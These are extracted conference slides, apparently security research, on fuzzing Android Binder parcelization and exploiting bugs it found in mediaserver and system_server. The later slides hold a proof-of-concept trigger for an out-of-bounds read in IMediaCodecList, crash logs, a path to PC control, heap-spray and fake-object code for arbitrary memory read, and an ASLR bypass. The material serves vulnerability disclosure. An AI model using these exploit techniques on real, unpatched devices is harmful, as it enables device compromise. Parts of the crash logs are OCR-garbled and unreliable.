Hey your parcel looks bad — Fuzzing and Exploiting parcel-ization vulnerabilities in Android

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Agenda

• Binder architecture and attack surface overview

Fuzzing strategy and implementation

Case study

Summary



Binder in Android

- Binder is the core mechanism for inter-process communication
- At the beginning called OpenBinder
 - Developed at Be Inc. and Palm for BeOS
- Removed SystemV IPCs
 - No semaphores, shared memory segments, message queues
 - Note: still have shared mem impl
 - Not prone to resource leakage denial-of-service
- Not in POSIX implementations
 - Merged in Linux Kernel at 2015



Binder in Android - Advantages (cont.)

- Build-in reference-count of object
 - By extending RefBase
- Death-notification mechanism
- Share file descriptors across process boundaries
 - AshMem is passed via writeFileDescriptor
 - The mediaserver plays media via passed FD
- Supports sync and async calls
 - Async: start an activity, bind a service, registering a listener, etc
 - Sync: directly calling a service



Key of the heart: IBinder

- When calling a remote service (e.g. Crypto)
 - Remote service is connected to a handle
 - Then constructed as BpBinder with handle
 - Then constructed BpInterface<ICrypto> via asInterface(IBinder*)
 - new BpCrypto: public BpInterface<ICrypto>
- ICrypto is abstract business-logic-style interface-style class
 - BpInterface combines ICrypto with BpRefBase by multiple inheritance




Key of the heart: IBinder (cont.)

- When a transaction is made, the binder token is written together with transaction command and data using ioctl to /dev/binder
- Binder driver queries the mapping of BinderToken<->BinderService, relay command to appropriate service
- BBinder implementation (usually BnInterface<XXX>)'s onTransact processes incoming data
 - Yarpee! Memory Corruption often occurs here!
- Example: BnCrypto is server-side proxy
- "Crypto" is actually server internal logic



class ICrypto public IInterface status_t transact(...) RefBase public: DECLARE META INTERFACE talkWithDriver(); writeTransactionData(); waitForResponse(); BpInterface IBinder IInterface BpRefBase -mRemote : IBinder +transact() +AsBinder() : IBinder +remote() #onTransact() BnInterface IPCThreadState BpBinder ProcessState BBinder -mObjects +getContextObject() : IBinder +transact() Parcel mObjects is Vector<IBinder*> KEEN security 9ab 4/1/2016



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Conclusion

- BpXXXService holds client calling conversion
 - Param types
 - Param counts
- BnXXXService holds server transaction logic
- XXXService implements XXXService
 - Business logic here



Data boxing and unboxing

- Parcel.cpp defines basic data types like POJOs
 - Int, string, StrongBinder, etc
- Complex data types build on POJOs marshal/parcelization
 - No type information in data stream
 - Solely interpreter's call, interpret by convention
- Profit here!



Data boxing and unboxing in Java

- Parcel.java defines basic data types like POJOs and more
 - Serializables
- Serializables has type-info string in data stream
- Is this class actually serializable?
 - CVE-2014-7911
- Are all fields in this class instance secure to accept serialized input?
 - CVE-2015-3825



Fuzzing strategies

- Google follows good coding patterns, good for automatic code parsing
 - Search and collect all BpXXX and BnXXX definitions
 - Parse out interface argument types with writeXXX
 - Need pre-domain knowledge on how to get that target service

```
data.writeInterfaceToken(ICrypto::getInterfaceDescriptor());
data.writeInt32(secure);
data.writeInt32(mode);
static const uint8_t kDummy[16] = { 0 };
if (key == NULL) {
    key = kDummy;
}

if (iv == NULL) {
    iv = kDummy;
}
data.write(key, 16);
data.write(iv, 16);
```



Fuzzing strategies (cont.)

- Agent-server design
 - Server stores parsed interface and arguments information
 - Agent accept these from server via socket or arguments
- Parameter content is determined by agent
 - Pre-filled content
 - Bit-flip
 - Randomize
- Watch for pid change of privileged process



Fuzzing strategies (cont.)

- Closed source-services by third-party vendors
 - Use idapython script to extract argument types



Fuzzing strategies of Java land (cont.)

- Most objects in Java land transaction is passed in format of serialized stream
 - Intercept and mutate byte stream
 - Intercept and mutate type-info string header
- Triggers a lot of crashes
 - OOM, infinite loop then killed by watchdog
 - No exploitable ones in Java 🕾



Integration with ASAN

- AOSP provides way to enable ASAN on libraries
- Tested on Nexus 6, didn't success on other models
 - Would be best if we can build on x86
- \$ make -j42
 \$ make USE_CLANG_PLATFORM_BUILD:=true SANITIZE_TARGET=address -j42
- fastboot flash userdata && fastboot flashall



Integration with AFL

- Binder transaction is actually some byte-stream data passing around
- Basic idea: send transaction data from input generated and monitored by AFL
 - Need to compile Android core libraries with AFL
 - Still in progress



Example 1: unmarshal OOB in Amessage (24123723)

 mNumItems is fixed-len array with len 64

```
sp<AMessage> AMessage::FromParcel(const Parcel &parcel) {
   int32 t what = parcel.readInt32();
   sp<AMessage> msg = new AMessage(what);
   msq->mNumItems = static_cast<size t>(parcel.readInt32());
   for (size t i = 0; i < msg->mNumItems; ++i) {
       Item *item = &msg->mItems[i];
       const char *name = parcel.readCString();
       item->setName(name, strlen(name));
       item->mType = static cast<Type>(parcel.readInt32());
       switch (item->mType) {
           case kTypeInt32:
                item->u.int32Value = parcel.readInt32();
               break;
           case kTypeInt64:
                item->u.int64Value = parcel.readInt64();
                break;
```

Example 1 (cont.)

- Triggering vulnerable code path
 - Client constructs BnStreamSource and passes to MediaPlayer->setDataSource
 - When certain type media file is played, BnStreamSource's setListener will be called an client now get an reference to IStreamSource
 - Manipulate incoming parcel stream in IStreamSource::issueCommand and the server implementation of this function will trigger the OOB bug



Example 1 (cont.)


- Information disclosure in system_server
 - Integer overflow in MotionEvent::unparcel lead to shrinking vector size



```
status_t MotionEvent::readFromParcel(Parcel* parcel) {
    size_t pointerCount = parcel->readInt32();
    size_t sampleCount = parcel->readInt32();
    if (pointerCount == 0 || pointerCount > MAX_POINTERS || sampleCount == 0) {
        return BAD_VALUE;
   mDeviceId = parcel->readInt32();
    mSource = parcel->readInt32();
    mAction = parcel->readInt32();
    mFlags = parcel->readInt32();
    mEdgeFlags = parcel->readInt32();
    mMetaState = parcel->readInt32();
    mButtonState = parcel->readInt32();
    mXOffset = parcel->readFloat();
    mYOffset = parcel->readFloat();
    mXPrecision = parcel->readFloat();
    mYPrecision = parcel->readFloat();
    mDownTime = parcel->readInt64();
   mPointerProperties.clear();
    mPointerProperties.setCapacity(pointerCount);
   mSampleEventTimes.clear();
    mSampleEventTimes.setCapacity(sampleCount);
                                                 Integer overflow here
   mSamplePointerCoords.clear();
    mSamplePointerCoords.setCapacity(sampleCount * pointerCount);
```



Out-of-bound dereference in IMediaCodecList (24445127)



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MediaCodecList

- Provides information about a given media codec available on the device. You can iterate through all codecs available by querying MediaCodecList.
- Implementation at Java/Native level
 - frameworks/base/jandroid/media/MediaCodecList.java
 - frameworks/av/media/libmedia/IMediaCodecList.cpp



MediaCodecList

```
127
           case GET CODEC INFO:
128
129
               CHECK INTERFACE (IMediaCodecList, data, reply);
                size t index = static cast<size t>(data.readInt32());
130
131
               const sp<MediaCodecInfo> info = getCodecInfo(index);
132
               if (info != NULL) {
133
                    reply->writeInt32(OK);
134
                    info->writeToParcel(reply);
135
                } else {
136
                    reply->writeInt32(-ERANGE);
137
138
                return NO ERROR;
139
140
           break;
```

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Hmm?...

```
struct MediaCodecList : public BnMediaCodecList {
      static sp<IMediaCodecList> getInstance();
40
41
42
      virtual ssize t findCodecByType(
              const char *type, bool encoder, size t startingex - v, const;
43
44
45
      virtual ssize t findCodecByName(const char *name) const;
46
47
      virtual size t countCodecs() const;
48
49
      virtual sp<MediaCodecInfo> getCodecInfo(size t index) const {
50
          return mCodecInfos.itemAt(index);//no check on bound
51
52
```

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POC

```
void oob() {
   sp<IMediaPlayerService> service = interface_cast<IMediaPlayerService>
        (defaultServiceManager()->getService(String16("media.player")));
   sp<IMediaCodecList> list = service->getCodecList();
   size_t cnt = list->countCodecs();
    printf("[+] codec cnt %p\n", cnt);
   int offset = 0 \times 6666;
   sp<MediaCodecInfo> ci = list->getCodecInfo(offset / 4);
   printf("[+] Trigger end.\n");
```



```
F libc: Fatal signal 11 (SIGSEGV), code 1, fault addr 0x84 in tid 1238 (Binder_2)
I SELinux: SELinux: Loaded file contexts contexts from /file contexts.
F DEBUG: Build fingerprint: 'google/shamu/shamu:6.0/MPA44I/2172151:user/release-keys'
F DEBUG: Revision: '0'
F DEBUG : ABI: 'arm'
W NativeCrashListener: Couldn't find ProcessRecord for pid 376
F DEBUG: part of tid: 1238, name Binder 2 > /system/bin/m diaserver <<<
F DEBUG: signal 11 SIC 3E(1), ande L (Stav. MA PEn ), faut andr
                          b2c31 ac 2 00 00 25 3 b2.01 ac
            r0 0000 80
F DEBUG:
E DEBUG : A fair d:
F DEBUG : r4 b2e81838 5 b606b600 r6 b2e81804 r7 00000003
F DEBUG:
           r8 00000000 r9 00000000 sl 000003f5 fp 00000178
            ip b686fe80 sp b2e81798 lr b67bda21 pc b6b5d610 cpsr 200f0030
F DEBUG:
F DEBUG:
F DEBUG: backtrace:
F DEBUG: #00 pc 0000e610 /system/lib/libutils.so (android::RefBase::incStrong(void const*) const+1)
F DEBUG: #01 pc 000a8a1d /system/lib/libstagefright.so
            #02 pc 000759d5 /system/lib/libmedia.so (android::BnMediaCodecList::onTransact(unsigned int,
F DEBUG:
android::Parcel const&, android::Parcel*, unsigned int)+104)
```

Exploitability Analysis

- mCodecInfos: Vector<sp<MediaCodecInfo> >
- What's "sp"?
 - Strong pointer in Android
- What's Vector?
 - Linear-backed storage, So what's stored is (sp<MediaCodecInfo>)

```
326 template<class TYPE> inline
327 ssize_t Vector<TYPE>::insertAt(const TYPE& item, size_t index, size_t numItems) {
328    return VectorImpl::insertAt(&item, index, numItems);
329 }
```



Sample Vector<sp<MediaCodecInfo> memory layout

```
(qdb) x/40xw 0xb63e4000
                            (MediaCodecList
                                               addr=> (+0x5c is mCodecInfos::array())
0xb63e4000:
               0xb6f5b5a4
                                               0 \times 0 0 0 0 0 0 0 0
                               0xb6f5b5dc
                                                               0 \times 00000000
0xb63e4010:
               0 \times 0 0 0 0 0 0 0 0
                               0 \times 0 0 0 0 0 0 0 0
                                               0xb6709301
                                                               0xb6f5be10
0xb63e4020:
               0xb60b5290
                               0x00000000
                                               0x0000000
                                                               0x0000004
0xb63e4030:
               0x0000000
                               0xb63ce0c0
                                               0x0000011
                                                               0x00000020
0xb63e4040:
               0xb63fb000
                               0xb6f5baa8
                                               0 \times 0 0 0 0 0 0 0
                                                               0 \times 0 0 0 0 0 0 0
0xb63e4050:
               0x0000000
                               0 \times 00000020
                                               0xb6f5bde8
                                                               0xb638e250
0xb63e4060:
               0x000001d
                               0 \times 0 0 0 0 0 0 0 0
                                               0 \times 00000004
                                                               0 \times 0 0 0 0 0 0 0 0
0xb63e4070:
               0x0000000
                               0xb6f5b63c
                                               0xb63de120
                                                               0xb63c6108
                               0x00000070
                                               0xb60a0000
0xb63e4080:
               0 \times 0 0 0 0 0 0 1
                                                               0x00720064
0xb63e4090:
               0x0000001
                               0x0000001
                                               0x0000001
                                                               0x0000004
               0xb638e250 =>
      x/40xw
                               stored sp<MediaCodecInfo>
                                                              => All MediaCodecInfo ptrs!
(qdb)
0xb638e250:
               0xb63dfa00
                               0xb63dfaa0
                                               0xb63dfb40
                                                               0xb63dfbe0
0xb638e260:
               0xb63dfc80
                               0xb63dfd20
                                               0xb63dfdc0
                                                               0xb63dfe60
0xb638e270:
               0xb63dff00
                               0xb63dfff0
                                               0xb63e0090
                                                               0xb63e0130
0xb638e280:
               0xb63e01d0
                               0xb63e0270
                                               0xb63e0310
                                                               0xb63dffa0
(jemalloc 160
                region
                             codecs))
                         (33
```



Vector itemAt

```
278 template < class TYPE > inline
   const TYPE& Vector<TYPE>::operator[](size t index) const {
279
280
       LOG FATAL IF (index>=size(),
                "%s: index=%u out of range (%u)", PRETTY_FUNCTION___,
281
                int(index), int(size()));
282
        return *(array() + index); //direct addressing
283
284 }
285
286 template < class TYPE > inline
287
    const TYPE& Vector<TYPE>::itemAt(size t index) const {
288
        return operator[](index);
289 }
```



Strong Pointer

```
58 template<typename T>
59 class sp {
60 public:
61    inline sp() : m_ptr(0) { }
62
63    sp(T* other);
64    sp(const sp<T>& other);
65    template<typename U> sp(U* other);
66    template<typename U> sp(const sp<U>& other);
67 private:
104    T* m_ptr;
```



Strong Pointer (cont.)

```
template<typename T>
    sp<T>::sp(const sp<T>& other)
121
             : m ptr(other.m ptr) {
122
        if (m ptr)
123
            m ptr->incStrong(this);
124 }
125
    template<typename T> template<typename U>
    sp<T>::sp(U* other)
128
             : m ptr(other) {
129
        if (other)
130
             ((T*) other) ->incStrong(this);
131 }
```



Watch out for copy constructors!

- Vector itemAt?
 - No, it returns const TYPE&
- getCodecInfo?
 - Yes! The return type is sp<MediaCodecInfo>
 - Implicit incStrong is called on out-of-bound MediaCodecInfo pointer
- Possibility of PC control?



RefBase incStrong: control the vtable!

```
322 void RefBase::incStrong(const void* id) const
323 {
324
       weakref impl* const refs = mRefs;
325
       refs->incWeak(id);
326
327
       refs->addStrongRef(id);
       const int32 t c = android atomic inc(&
328
329
       ALOG ASSERT (c > 0, "incStrong() called
330#if PRINT REFS
331
       ALOGD ("incStrong of %p from %p: cnt=%c
332#endif
333
       if (c != INITIAL STRONG VALUE) {
334
           return;
335
336
                                                大 有 可 為
337
       android atomic add (-INITIAL STRONG VAI
338
       refs->mBase->onFirstRef();
                                               Big Have Can Do
339}
340
RefBase* const mBase;
```

refs);

```
.text:000A8640 ; android::sp<android::MediaCodecInfo> __usercall android::MediaCodecList::getCodecInfo@<R0>(const android::MediaCodecList *
text:000A8640 ZNK7android14MediaCodecList12qetCodecInfoEi.
.text:000A8640 this = R1
                                                       ; const android::MediaCodecList *
.text:000A8640 index = R2
                                                       ; size t
.text:000A8640
                               PUSH.W
                                               {R11,LR}
.text:000A8644
                               MOU
                                               R3, R0
                              LDR
.text:000A8646
                                               RO, [this,#0x5C] ; qet mCodecInfos
                              LDR.W
                                               RO, [RO,index,LSL#2] ; get stored CodecInfo ptr, a.k.a mptr
.text:000A8648
.text:000A864C
                               CMP
                                               RO, #0
.text:000A864E
                               STR
                                               RO, [R3]; prepare return value
                                               locret A8658
.text:000A8650
                               BEQ
.text:000A8652
                                               R1, R3 ; "this" of sp
                                               ZNK7android7RefBase9incStrongEPKv ; android::RefBase::incStrong(void const*)
.text:000A8654
                               BLX
.text:000A8658
.text:000A8658 locret A8658
                                                       ; CODE XREF: android::MediaCodecList::qetCodecInfo(uint)+10†j
.text:000A8658
                               POP.W
                                               {R11,PC}
.text:000A8658 ; End of function android::MediaCodecList::qetCodecInfo(uint)
```



```
EXPORT ZNK7android7RefBase9incStrongEPKv
ZNK7android7RefBase9incStrongEPKv
\overline{this} = R0
                          ; const android::RefBase *
id = R1
                          : const void *
LDR
                 this, [this,#4]
                          ; android::RefBase::weakref_impl *const
refs = R0
DMB.W
                 ISH
ADDS
                 id, refs, #4
                        💶 🚄 🖼
                        1oc DA8E
                                                  R2 = %(refs->mWeak)
                        LDREX.W
                                         R2, [id]
                        ADDS
                                         R2, #1
                                         R3, R2, [id]; atomic increment
                        STREX.W
                        CMP
                                         R3, #0
                        BNE
                                         1oc DA8E
                   य 🚄
                   DMB . W
                                    ISH
                                             ; quarantee sequencial execution
                             💶 🚄 🖼
                            1oc DAA0
                                                      ; mStrong
                             LUKEA.W
                                              iu, prefst
                                                       ; const int32 t
                            c = R1
                            ADDS
                                             R2, c, #1
                            STREX.W
                                             R3, R2, [refs]
                            CMP
                                             R3, #0
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ODA88 0000DA88: android::RefBase::incStrong(void const*)+2 (Synchronized with Pseudocode-A)
```

fastcall android::RefBase::incStronq(const android::RefBase *this, const void *id)

|: Attributes: static

; void

```
💶 🚄 🚾
    CMP.W
                    c, #0x10000000
    IT NE
    BXNE
                    LR
          💶 🚄 🖼
         DMB.W
                          ISH
 📕 🏄 🖼
loc DABA
                          mStrong
id = R1
                          const void *
LDREX.W
                id, [refs]
ADD.W
                R1, R1, #0xF0000000
STREX.W
                R2, R1, [refs]
                R2, #0
CMP
                1oc DABA
BNE
              ; const void *
     refs, [refs,#8]
```

- R0 is retrieved from an offset we control
 - LDR R0, [R0, index, LSL#2]
 - in itemAt function
- Then passed to incStrong
 - refs = [R0 + 4]
 - prepare mStrong([refs]) == INIT_STRONG_VALUE
- Control PC at BX R1!
 - R1 = [R1 + 8] = [[R0] + 8] = [[refs + 8] + 8]

Finally PC control!

We still need heap fengshui

- Which interface is used to spray?
 - IDrm->provideKeyResponse(uint8_t*, uint8_t* payload, uint8_t)
 - The resp can be passed in via base64-format
 - Allow for non-asci data
 - Stored in mMap of IDrm, no free/GC
- Thanks to jemalloc, region.160 is allocated adjacent



```
F/libc
            191): Fatal signal 11 (SIGSEGV), code 1, fault addr 0x61616160 in tid 191 (mediaserver)
W/NativeCrashListener( 684): Couldn't find ProcessRecord for pid 191
            I/DEBUG
E/DEBUG
            188): AM write failure (32 / Broken pipe)
            188): Build fingerprint: 'Android/aosp hammerhead/hammerhead:5.1.1/LMY48I/hqd12301638:u
I/DEBUG
I/DEBUG
            188): Revision: '11'
I/DEBUG
            188): ABI: 'arm'
I/DEBUG
            188): pid: 191, tid: 191, name: mediaserver >>> /system/bin/mediaserver <<<
I/DEBUG
            188): signal 11 (SIGSEGV), code 1 (SEGV_MAPERR), fault addr 0x61616160
I/DEBUG
            188):
                      ro b3003030 r1 61616161 r2 00000001 r3 b3003034
I/DEBUG
            188):
                                  r5 b4c31640 r6 bebcd884 r7 b6659d85
                      r4 b300301c
I/DEBUG
            188):
                      r8 bebcd7fc r9 00000000 sl 000003f5 fp 000000bf
I/DEBUG
            188):
                      ip b6dadd7c sp bebcd7d8 lr b6c2fbbb pc 61616160 cpsr 600f0030
I/DEBUG
            188):
            188): backtrace:
I/DEBUG
I/DEBUG
                                       <unknown>
            188):
                      #00 pc 61616160
I/DEBUG
            188):
                      #01 pc 0000ebb9
                                       /system/lib/libutils.so (android::RefBase::incStrong(void co
                                      /system/lib/libstagefright.so (android::sp<android::ABuffer>
I/DEBUG
            188):
                      #02 pc 00062311
I/DEBUG
                      #03 pc 00085d8f
                                       /system/lib/libstagefright.so
            188):
                                       /system/lib/libmedia.so (android::BnMediaCodecList::onTransa
I/DEBUG
            188):
                      #04 pc 0005b157
I/DEBUG
            188):
                      #05 pc 0001a6cd
                                      /system/lib/libbinder.so (android::BBinder::transact(unsigne
I/DEBUG
            188):
                      #06 pc 0001f77b
                                      /system/lib/libbinder.so (android::IPCThreadState::executeCo
                      #07 pc 0001f89f
                                       /system/lib/libbinder.so (android::IPCThreadState::getAndExe
I/DEBUG
            188):
I/DEBUG
            188):
                      #08 pc 0001f8e1
                                       /system/lib/libbinder.so (android::IPCThreadState::joinThrea
I/DEBUG
            188):
                      #09 pc 00001693
                                       /system/bin/mediaserver
I/DEBUG
            188):
                      #10 pc 00012df5
                                      /system/lib/libc.so ( libc init+44)
                      #11 pc 00001900
                                      /system/bin/mediaserver
I/DEBUG
            188):
I/DEBUG
            188):
```



Hmm... One bug to rule them all?

- Can we turn this bug into infoleak again?
 - Yes!

```
status_t MediaCodecInfo::writeToParcel(Parcel *parcel) const {
    mName.writeToParcel(parcel);
    parcel->writeInt32(mIsEncoder);
    parcel->writeInt32(mQuirks.size());
    for (size_t i = 0; i < mQuirks.size(); i++) {
        mQuirks.itemAt(i).writeToParcel(parcel);
    }
    parcel->writeInt32(mCaps.size());
    for (size_t i = 0; i < mCaps.size(); i++) {
        mCaps.keyAt(i).writeToParcel(parcel);
        mCaps.valueAt(i)->writeToParcel(parcel);
}
return OK;
}
```



Hmm... One bug to rule them all? (cont.)

```
status_t AString::writeToParcel(Parcel *parcel) const {
   CHECK_LE(mSize, static_cast<size_t>(INT32_MAX));
   status_t err = parcel->writeInt32(mSize);
   if (err == OK) {
        err = parcel->write(mData, mSize);
   }
   return err;
}
```



Hmm... One bug to rule them all?

vtable

Weakref_impl* mRefs

mData of (AString mSize) (+8)

mSize of (AString mName) (+12)

mIsEncoder(+20)

Size of mQuriks(+32)

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Size of mCaps (+52)

Totally 0x44



Controlled fake MediaCodecInfo

- If we can pointed the location of being marshalled MediaCodecInfo to controllable chunk
- AString::writeToParcel will give us arbitrary read ability
- Prerequisites:
 - mQuirks.size() == 0 to avoid crash (offset 32)
 - mCaps.size() == 0 to avoid crash (offset 52)
 - Avoid crash in incStrong
 - const int32 t c = android atomic inc(&refs->mStrong);
 - Need [mRefs+4] points to valid location
 - C != INITIAL_STRONG_VALUE



InfoLeak Solution

- Spray content of size 4096 (page size) to push heap to reach fix-point address 0xb3003010
- Spray content of size 160 filled with 0xb3003010
 - Content will fall right behind Vector<sp<MediaCodecInfo>>'s array() storage
 - Trigger OOB to relocate MediaCodecInfo to 0xb3003010
 - Retrieve leaked memory content
- ASLR bypass
 - By reading out continuous content in text section and compare with known shared libraries, we can predict the offset of shared library



```
void setupRawBuf(char* buf)
    for(size t i=0; i< SIZE/ sizeof(int); i++)</pre>
        *((unsigned int*)buf + i) = 0xb3003010;
    //+0 None
    *((unsigned int*)buf + 1) = 0xb3004010; //+4 mrefs we need an accessible addr
    *((unsigned int*)buf + 2) = 0xb6ce3000;//+8 AString addr fall in .text section
    *((unsigned int*)buf + 3) = 0x400;//+8+4 AString size
    *(unsigned int*)(buf + 20) = 0;
    *(unsigned int*)(buf + 32) = 0;
    *(unsigned int*)(buf + 52) = 0;
```



```
[+]spraying zone160[+] sprayed 0x0 status 0 resp (null)
[+] sprayed 0x100 status 0 resp (null)
[+] sprayed 0x200 status 0 resp (null)
[+] sprayed 0x300 status 0 resp (null)
[+] sprayed 0x400 status 0 resp (null)
[+] sprayed 0x500 status 0 resp (null)
now input index to trigger
37
length 1024
3046d9f7 46ec4046 d9f72aec 31462846 d9f79eec 81464046 d9f7ceeb 3046d9f7 cceb38
```

d9f7c8eb b9f10f 8db626b 284642f0 11122 61634946 daf7a6ea 20465b0 bde8f083 12l

0 d4feffff 60ffffff 28ffffff a08210 254b264a 70b5446 25464f1 4867b44 9b583f1 8

060 55f84cf d8b1ddf7 c8efe16c a06c8968 dcf710ec a06ca168 dcf7cec a06cdbf7 16el



```
b6c85000-b6c86000 r--p 00007000 b3:19 937 /system/lib/libnbaio.so
b6c86000-b6c87000 rw-p 00008000 b3:19 937 /system/lib/libnbaio.so
b6c87000-b6c88000 r--p 00000000 00:00 0 [anon:linker_alloc]
b6c88000-b6d07000 r-xp 00000000 b3:19 919 /system/lib/libmediaplayerservice.so
```

```
(qdb) x/80xb 0xb6ce3000
9xb6ce3000 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+172>:
                                       0x46
                                                0xd9
                                                        0xf7
                                                                0x46
                                                                        0xec
                                0x30
                                                                                0x40
9xb6ce3008 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+180>:
                                0xd9
                                       0xf7
                                                0x2a
                                                        0xec
                                                                0x31
                                                                        0x46
                                                                                0x28
9xb6ce3010 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+188>:
                                0xd9
                                       0xf7
                                                0x9e
                                                        0xec
                                                                0x81
                                                                        0x46
9xb6ce3018 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+196>:
                               0xd9
                                       0xf7
                                                0xce
                                                        0xeb
                                                                0x30
                                                                        0x46
                                                                                0xd9
                                                                                        0xf7
9xb6ce3020 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+204>:
                                0xcc
                                       0xeb
                                                0x38
                                                        0x46
                                                                0xd9
                                                                        0xf7
                                                                                0xc8
Dxb6ce3028 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+212>:
                                0xb9
                                        0xf1
                                                0x00
                                                        0x0f
                                                                        0xdb
                                                                                0x62
                                                                0x08
                                                                                        0x6b
9xb6ce3030 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+220>:
                                0x28
                                        0x46
                                                0x42
                                                        0xf0
                                                                0x01
                                                                        0x01
                                                                                0x01
                                                                                        0x22
9xb6ce3038 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+228>:
                                0x61
                                        0x63
                                                        0x46
                                                                0xda
                                                                        0xf7
                                                0x49
                                                                                0хаб
                                                                                        0xea
9xb6ce3040 <android::NuPlayer::HTTPLiveSource::HTTPLiveSource(android::sp<android::AMessage> const&, a
ndroid::sp<android::IMediaHTTPService> const&, char const*, android::KeyedVector<android::String8, and
roid::String8> const*)+236>:
                               0x20
                                       0x46
                                                0x05
                                                        0xb0
                                                                0xbd
                                                                                0xf0
                                                                        0xe8
                                                                                        0x83
```



Performing ROP and shellcode mapping

- Due to time limit, will not elaborate here
- Because of SELinux, mediaserver cannot load user-supplied dynamic library and exec sh
- One has to manually load a busybox/toolbox so into memory as shellcode, and jump to it
- Gong's exp on CVE-2015-1528 is a good example
 - But is still a very time-consuming task.
- POC will be availed at github.com/flankerhqd/mediacodecoob



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